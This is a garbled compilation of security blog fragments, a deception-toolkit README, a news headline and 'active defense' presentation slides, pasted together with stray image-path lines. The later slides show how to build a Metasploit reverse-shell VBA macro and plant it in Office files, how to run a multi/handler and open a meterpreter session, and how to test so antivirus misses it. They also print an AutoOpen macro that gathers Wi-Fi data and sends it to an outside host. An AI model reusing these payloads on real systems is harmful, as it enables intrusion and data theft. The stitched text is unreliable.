https://www.blackhillsinfosec.com/the-creddefense-toolkit/

ICS/OT Backdoors & Breaches, Incident Response Tabletop Exercise Game is Available Now!

BLACK HILLS | Information Security

About Us Contact Services Projects/Tools Learn Community

27 SEP 2017

BLUE TEAM, BLUE TEAM TOOLS CRED DEFENSE TOOL KIT, CREDDEFENSE, CREDDEFENSE TOOLKIT, EVENT LOG CONSOLIDATION, HARDENING ACCOUNTS, KERBEROASTING, PASSWORD AUDITING, PASSWORD SPRAYING, PENTESTING, RESPONDERGUARD

The CredDefense Toolkit

Derek Banks, Beau Bullock, & Brian Fehrman //

Our clients often ask how they could have detected and prevented the post-exploitation activities we used in their environment to gain elevated privileges and ultimately access sensitive data. Most of the time, this is achieved through credential abuse.

As pentesters, the primary condition we take advantage of in credential abuse is poor passwords. In any given environment with more than a few hundred end-users, it is almost guaranteed that someone has chosen the season and year (e.g. Summer2017) as their password. This makes it pretty easy to guess using a technique known as password spraying.

One way to fix this is to change the minimum password length for accounts, but for reasons both technical and political, this is not always possible for every environment to do this.

There are also a number of additional credential abuse attacks that take advantage of flaws in protocol implementation or default environment configuration such as with Kerberoasting and LLMNR Poisoning.

FOLLOW US

New to infosec? START HERE

LOOKING FOR SOMETHING?

BROWSE BY CATEGORY

Select Category

RECENT POSTS

Geopolitical Cyber-Detection Lures for Attribution with Microsoft Sentinel

Microsoft Active Directory

Deception

https://www.blackhillsinfosec.com/geopolitical-cyber-detection-lures-for-attribution-with-microsoft-sentinel/

ICS/OT Backdoors & Breaches, Incident Response Tabletop Exercise Game is Available Now!

BLACK HILLS | Information Security


About Us Contact Services Projects/Tools Learn Community

17 MAY 2022

BLUE TEAM, BLUE TEAM TOOLS, GENERAL INFOSEC TIPS & TRICKS, HOW-TO, HUNT TEAMING, INFORMATIONAL, INFOSEC 101 ARM TEMPLATES, ATTRIBUTION, DETECTION, ENGINEERING, GEOPOLITICS, HUNTING, MICROSOFT SENTINEL

Geopolitical Cyber-Detection Lures for Attribution with Microsoft Sentinel

Jordan Drysdale //



Summary!

Microsoft Active Directory

Deception

README.md

Deception-Toolkit-2.0

Collection of host-based deception tools to delay and detect an attacker's enumeration and privilege escalation attempts after initial system compromise.

The Deception-Toolkit 2.0 currently contains honeypotted versions of the following Windows system utilities:

- whoami.exe
- net.exe
- systeminfo.exe
- ver.exe

Precompiled x86 and x64 executables are available. The raw autoit scripts is also available for ITSec people to customize as needed.

After compromising a computer, attackers will begin enumerating information about the host. To stay under the radar, or because they do not yet have sufficient privileges to upload their own tools, attackers will at first "live off the land" by leveraging commands and tools that are included in all current Windows operating systems.

- Attackers can invoke "whoami.exe" to discover the account they've exploited.
- Attackers can invoke "net.exe" to discover local accounts, local groups, network shares, and more.
- Attackers can invoke systeminfo.exe to discover a large amount of information about the host they've compromised, including hardware information, architecture, OS version number, hostname, network interfaces, and patches installed.
- Attackers can invoke ver.exe to discover the OS version.

What Does This Do?

Attack

The Law Is NOT Binary…

ZDNet SEARCH VIDEOS CXO WINDOWS 10 CLOUD INNOVATION SECURITY DATA CENTERS MORE NEWSLETTERS ALL WRITERS

FBI says its malware isn't malware because 'we're the good guys'

Another tale from the "twisted and illogical" department...

By Zack Whittaker for Zero Day | July 13, 2016 -- 19:06 GMT (12:06 PDT) | Topic: Security

RELATED STORIES

Security
Kaspersky fixes antivirus crash bug

Security
Victorian government gives Dimension Data AU$450k for cybersecurity

Security
Opera resets passwords after sync server hacked

Attack

- ***Wireless***

Wireless HoneyAP Example (1)

1. Set up a cloaked SSID (e.g. “COMPANY-Private”)
   - Hard to convince a jury they didn’t know it was yours ;-)
   - The cloaked SSID prevents innocent bystanders from even seeing it
2. Enable WPA2-PSK (Personal), but choose a guessable passphrase
   - Use one from the dictionary file that comes with aircrack-ng works well
   - This helps to prove intent and to put us on solid legal footing
3. Present a captive portal page complete with Terms of Use (TOU)
   - Use your logo and make it look official (we call it deception for a reason)
   - Attacker thinks it’s for the employees, not him…
   - Attacker must accept the Terms of Use before proceeding
   - Ensure the Terms of Use gives you sufficient authority (reviewed by legal)

Wireless HoneyAP Example (2)

4. Redirect the attacker to a page with the BeEF hook
   - Deliver some interesting content to hold his interest for a while
   - Ensure he doesn't hack through your trap into the inner sanctum
5. Use BeEF's Autorun Rule Engine to kick off desired modules
   - See slide notes for details
   - Dissolvable agents are usually best
   - Could be more aggressive depending on authorization and goals
6. OPTIONAL ACTIONS
   - Generate an alert (apprehend him?)
   - Block his MAC address on your production Wi-Fi network
   - Chuckle under your breath; go ahead, it's okay

Attack

- ***AV Bypass (for the Good Guys!)***

HoneyClaymore


- Forget honeytokens, let's talk about honeyclaymores!
- If someone uses one of these files, it will compromise the system and open a reverse connection to you
  - Excel spreadsheets
  - Word documents
  - PDFs
- Be very careful!

Attack

- ***Arming Documents***

Evil Files

- Metasploit has multiple different file format exploits
- Metasploit also has the capability to insert payloads into a number of different formats
  - .xls
  - .doc
  - .ppt
  - .pdf
  - Others?



- Use these files in sensitive directories with names such as “Proposals,” “SSN,” and “Customer Data”

Creating a Macro Payload with Metasploit

Create the macro code using Metasploit

```
msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST <your_IP_here>
msf payload(reverse_tcp) > set LPORT 443
```

You can experiment with encoders as desired (often not necessary)


```
msf payload(reverse_tcp) > show encoders
msf payload(reverse_tcp) > set encoder <encoder_name_here>
```

```
msf payload(reverse_tcp) > generate -t vba -f /tmp/TrustMe.vba
[*] Writing 2715 bytes to /tmp/TrustMe.vba...
```


Putting the Macro into Your Document (1)

- The process varies per MS Office version
  - Match the Office version to the target's, if possible (usually not necessary)
  - Enable the Developer tab in the Ribbon
  - Press *Alt + F8* to open the Macros window
  - Name the macro, *apply to the current document*, click Create
  - Paste in the VBA code generated from Metasploit
  - Save as an "Excel Macro-Enabled Workbook"
  - Set up your Metasploit multi/handler
  - Test for detection in your test system(s)
  - Deploy!


Putting the Macro into Your Document (2)



Putting the Macro into Your Document (3)



Putting the Macro into Your Document (4)



Launching the Corresponding Metasploit multi/handler


```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 0.0.0.0
msf exploit(handler) > set LPORT 443
msf exploit(handler) > set ExitOnSession false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
```

When they open the document, the payload is deployed…

```
[*] Sending stage (957487 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.78.200:443 -> 10.10.10.10:5420)
msf payload(reverse_tcp) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

It May Still Get Caught Upon Execution

- Even if anti-malware scanners don't detect the macro virus when scanning the file, they may detect them upon execution of the macro
- It's best to test this prior to deployment to avoid detection
- Always use the latest version of Metasploit



exe2vba.rb

- This tool converts any .exe file into .vba so it can be imported into Excel and Word documents
- It is located in the tools directory of Metasploit
- Now you can test your standalone .exe files and convert them to vba when you need to

```
#./exe2vba.rb notevil.exe notevil.vba
```

Generating Location Macros

The macro should be copied to the clipboard.

If not, simply copy and paste this into your document:

```
Sub AutoOpen()
   Set objWSH = CreateObject("WScript.Shell")
   wifi = objWSH.Exec("powershell netsh wlan show networks mode=bssid | findstr 'SSID Signal Channel'").StdOut.ReadAll

   Open Environ("temp") & "\wifidat.txt" For Output As #1
      Print #1, wifi
   Close #1

   wifi = objWSH.Exec("powershell Get-Content %TEMP%\wifidat.txt -Encoding UTF8 -Raw").StdOut.ReadAll

   Kill Environ("temp") & "\wifidat.txt"

   wifienc = objWSH.Exec("powershell -Command ""& {[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes('" & wifi & "'))}""").StdOut.ReadAll

   Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
   objHTTP.Open "POST", "http://[redacted]:5000/api/beacon/aedc4c63-8d13-4a22-81c5-d52d32293867/VBA"
   objHTTP.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
   objHTTP.Send "os=windows&data=" & wifienc
End Sub
```

OK


Attack

- ***HoneyBadger***

HoneyBadger

